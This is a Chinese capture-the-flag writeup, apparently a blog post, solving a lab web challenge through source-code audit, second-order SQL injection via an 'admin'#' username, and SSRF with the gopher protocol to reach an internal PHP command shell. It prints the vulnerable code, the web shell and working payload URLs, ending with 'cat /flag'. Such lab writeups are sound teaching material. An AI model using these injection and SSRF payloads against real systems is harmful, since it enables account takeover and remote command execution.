

# 攻防世界 web高手进阶区 10分题

## Background\_Management\_System

原创

[思源湖的鱼](#) 于 2020-10-21 18:07:38 发布 486 收藏 2

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# CTF

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## 前言

继续ctf的旅程

开始攻防世界web高手进阶区的10分题

本文是Background\_Management\_System的writeup

## 解题过程

进入界面

主页

请先登陆

友情提示

- 1、如果你不是网站管理员请速速离开!!!
- 2、我才不会愚蠢到把秘密放到数据库里呢:)
- 3、关键字我都过滤啦, 天啊我好坏:)

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根据提示

- 应该要想办法获取管理员权限
- 与数据库有关，可能存在sql注入
- 关键词过滤，应该有地方需要绕过

惯例源码+御剑

扫到www.zip

下下来

www				
名称	修改日期	类型	大小	
.idea	2019/5/5 23:01	文件夹		
application	2019/5/5 23:01	文件夹		
extend	2019/5/5 23:01	文件夹		
public	2019/5/5 23:01	文件夹		
runtime	2019/5/5 23:01	文件夹		
thinkphp	2019/5/5 23:01	文件夹		
vendor	2019/5/5 23:01	文件夹		
.gitignore	2019/1/11 16:09	文本文档	1 KB	
.travis.yml	2017/12/21 15:04	YML 文件	3 KB	
build	2019/1/11 16:09	PHP 文件	2 KB	
CHANGELOG	2019/1/11 16:11	MD 文件	49 KB	
composer	2019/1/11 16:09	JSON File	1 KB	
composer.lock	2018/9/7 16:14	LOCK 文件	19 KB	
index	2019/3/28 8:38	HTML 文件	0 KB	
LICENSE	2019/1/11 16:09	文本文档	2 KB	
README	2019/1/11 16:09	MD 文件	6 KB	
think	2019/1/11 16:09	文件	1 KB	

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是个thinkphp

代码审计

又是代码审计

头秃

先看register

过滤很严格

似乎没有直接sql注入的办法

```

public function add(Request $request)
{
    $dbuser = '*****';
    $dbpass = '*****';
    $dbname = "study";
    $host = 'localhost';
    @error_reporting(0);
    @$con = mysqli_connect($host,$dbuser,$dbpass,$dbname);
    // Check connection
    if (!$con)
    {
        echo "Failed to connect to MySQL: " . mysqli_error();
    }
    @mysqli_select_db($con,$dbname) or die ( "Unable to connect to the database: $dbname");

    $post = $request->post();
    $validate = Validate::make(['password'=>'require|min:3|max:40|confirm','username'=>'require|min:3|max:40']);
    $status = $validate->check($post);
    $username= $post['username'];
    $pass= mysqli_real_escape_string($con,$post['password']);
    if($status) {
        if (preg_match("/select|update|delete|insert|into|set|;|between|regexp|like|rlike|=|substr|mid|ascii|join|char|order|count|rand|floor|group|extractval
        $this->success('go out!! hacker','/xinan/public/index/index/index');
    } else {
        $relogin = Db::table('users')->where('username',$post['username'])->find();
        if ($relogin){
            return "<script>alert('该用户名已被注册');window.location.href='/xinan/public/index/register/create'; </script>";
        }else{
            $sql = "insert into users ( username, password) values(\"$username\", \"$pass\")";
            $result = mysqli_query($con,"insert into users ( username, password) values(\"$username\", \"$pass\")") or die('Error Creating your user accou
            if($result){
                $this->success('注册成功 快去登陆吧','/xinan/public/index/login/index');
            }else{
                $this->error('注册失败, 请联系管理员');
            }
        }
    }
} else{
    $this->error($validate->getError());
}
}

```

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login

也是严格过滤

试了试万能密码

失败

```

public function login(Request $request)
{
    $dbuser = '*****';
    $dbpass = '*****';
    $dbname = "study";
    $host = 'localhost';
    @error_reporting(0);
    @$con = mysqli_connect($host,$dbuser,$dbpass,$dbname);
    // Check connection
    if (!$con)
    {
        echo "Failed to connect to MySQL: " . mysqli_error();
    }
    @mysqli_select_db($con,$dbname) or die ( "Unable to connect to the database: $dbname");
    $post = $request->post();
    $username = mysqli_real_escape_string($con,$post["username"]);
    $password = mysqli_real_escape_string($con,$post["password"]);

    if (preg_match("/select|update|delete|insert|into|set|;|between|regexp|like|rlike|=|substr|mid|ascii|join|char|order|count|rand|floor|group|extractvalue|u
    $this->success('go out!! hacker','/xinan/public/index/index/index');
    } else {
        $sql = "SELECT * FROM users WHERE username='$username' and password='$password'";
        $res = mysqli_query($con,$sql) or die('ERROR :(');
        $row = mysqli_fetch_row($res);
        if ($row[1]){
            //var_dump($row);
            cookie('username',$post['username']);
            session('uid',$row[0]);
            session('username',$post['username']);

            $this->success('登陆成功','/xinan/public/index/index/index');
        }else{
            return "<script>alert('账号或密码错误, 请重试');window.location.href='/xinan/public/index/login/index'; </script>";
        }
    }
}

```

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userinfo

貌似严格过滤

但sql语句直接拼接

有漏洞

如果用户是 `admin'#`

sql语句就变成了

```
$sql="UPDATE users SET PASSWORD='$pass' where username='admin'"
```

就可以修改admin的密码了

```

public function changeinfo(Request $request)
{
    $dbuser = '*****';
    $dbpass = '*****';
    $dbname = "study";
    $host = 'localhost';
    @error_reporting(0);
    @$con = mysqli_connect($host,$dbuser,$dbpass,$con);
    // Check connection
    if (!$con)
    {
        echo "Failed to connect to MySQL: " . mysqli_error();
    }
    @mysqli_select_db($con,$dbname) or die ( "Unable to connect to the database: $dbname");

    $post = $request->post();
    $username = $request->session('username');
    $pass = $post['password'];
    $curr_pass = $post['current_password'];
    $validate = Validate::make(['password'=>'min:3|confirm']);
    $status = $validate->check($post);
    if($status){
        if (preg_match("/select|update|delete|insert|into|set|;|between|regexp|like|_like|=|substr|mid|ascii|join|char|order|count|rand|floor|group|extractva
$this->success('go out!! hacker', '/xinan/public/index/index/index');
    } else {
        $sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass' ";
        $res = mysqli_query($con,$sql) or die('You tried to be smart, Try harder!!!! :( ');
        $row = mysqli_affected_rows();
        if($row = 1){
            $this->success('修改成功啦', '/xinan/public/index/login/index');
        }else {
            $this->error('修改失败, 请联系管理员');
        }
    }
} else{
    $this->error($validate->getError());
}
}

```

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shell

需要内网就可以用system了

可能与ssrf有关

```

<?php
echo "这个是内网的操作页面, 只允许内网人员使用,get_cmd";
echo "<br />";
if($_SERVER["REMOTE_ADDR"] === "127.0.0.1")
{
    @eval(system($_GET["cmd"]));
}
else
{
    echo "您的ip是".$_SERVER["REMOTE_ADDR"]."<br/>."不是我们的内网机器"."<br/>."这是一台内网机器, 只接受本机请求"."<br/>";
    return false;
}

```

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先获取admin权限

用户名 admin#

密码 ...

确认密码 ...

提交

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## 个人信息

hello admin#

This is your hint:  
flag{}  
maybe the admin have some hints:)

修改密码

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### 修改密码

旧密码 ...

新密码 ...

确认密码 ...

提交

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### 登录admin

用户名 admin

密码 ...

登陆

# 个人信息


welcome admin!!

This is your hint:  
hint{see\_55ceedfbc97b0a81277a55506c34af36\_php}

修改密码

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得到一个hint  
应该是ssrf所在



220.249.52.133:31454/xinan/public/55ceedfbc97b0a81277a55506c34af36.php

please get \$url

那接下来就是找个协议进入内网  
然后调用shell获取flag

做了些尝试  
发现好些协议都被禁了



220.249.52.133:31454/xinan/public/55ceedfbc97b0a81277a55506c34af36.php?url=tftp://127.0.0.1

please get \$url

操作错误，你是我们的内网人员吗

这里事后查了查  
发现原题的源码里  
有相关信息（如下）  
不知道是真我没找到  
还是攻防世界的问题

```
<?php
highlight_file(__FILE__);

$url = $_GET['url'] ?? false;
if($url)
{
    $preg_match = 'return preg_match("/file|dict|ftp|ftps|http|https|imap|imaps|ldap|ldaps|pop3|pop3s|rtsp|scp|sftp|smtp|smtps|telnet|tftp|get_lock|and|or|&|\\|/|'", $url)';
    if (eval($preg_match))
    {
        echo "用这些没有用的你想干嘛";
        exit();
    }

    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $_GET["url"]);
    // curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
}
```

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反正就是只有gopher协议能用



220.249.52.133:31454/xinan/public/55ceedfbc97b0a81277a55506c34af36.php?url=gopher://127.0.0.1

please get \$url

burp爆破端口  
发现80端口可用

← → ↻ 🏠 220.249.52.133:31454/xinan/public/55ceedfbc97b0a81277a55506c34af36.php?url=gopher://127.0.0.1:80/\_GET /xinan/public/shell.php

please get \$url 这个是内网的操作页面，只允许内网人员使用,get\_cmd

成功调用shell  
然后出事了

← → ↻ 🏠 220.249.52.133:31454/xinan/public/55ceedfbc97b0a81277a55506c34af36.php?url=gopher://127.0.0.1:80/\_GET /xinan/public/shell.php?cmd=ls ... 🗑️ ☆

please get \$urlHTTP/1.1 400 Bad Request Date: Wed, 21 Oct 2020 09:59:35 GMT Server: Apache/2.4.18 (Ubuntu) Content-Length: 301 Connection: close Content-Type: text/html; charset=iso-8859-1

## Bad Request

Your browser sent a request that this server could not understand.

Apache/2.4.18 (Ubuntu) Server at localhost Port 80

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查了查  
gopher要对符号进行二次url编码,  
? 一定要二次编码  
空格可以编码为 %2b

← → ↻ 🏠 220.249.52.133:31454/xinan/public/55ceedfbc97b0a81277a55506c34af36.php?url=gopher://127.0.0.1:80/\_GET%20/xinan/public/shell.php%253Fcmd=ls

please get \$url 这个是内网的操作页面，只允许内网人员使用,get\_cmd  
55ceedfbc97b0a81277a55506c34af36.php favicon.ico index.php robots.txt router.php shell.php static www.zip

pyaload

xinan/public/55ceedfbc97b0a81277a55506c34af36.php?url=gopher://127.0.0.1:80/\_GET%20/xinan/public/shell.php%253Fcmd=cat%2B/flag

← → ↻ 🏠 220.249.52.133:31454/xinan/public/55ceedfbc97b0a81277a55506c34af36.php?url=gopher://127.0.0.1:80/\_GET%20/xinan/public/shell.php%253Fcmd=cat%2B/flag

please get \$url 这个是内网的操作页面，只允许内网人员使用,get\_cmd  
flag{4e8f794089b6b4ef55cd0399dca1433c}

得到flag

## 结语

知识点

- 代码审计
- sql注入
- ssrf
- gopher协议

参考

- 攻防世界 Background\_Management\_System Writeup
- SSRF Mysql 学习记录
- gopher 协议在SSRF 中的一些利用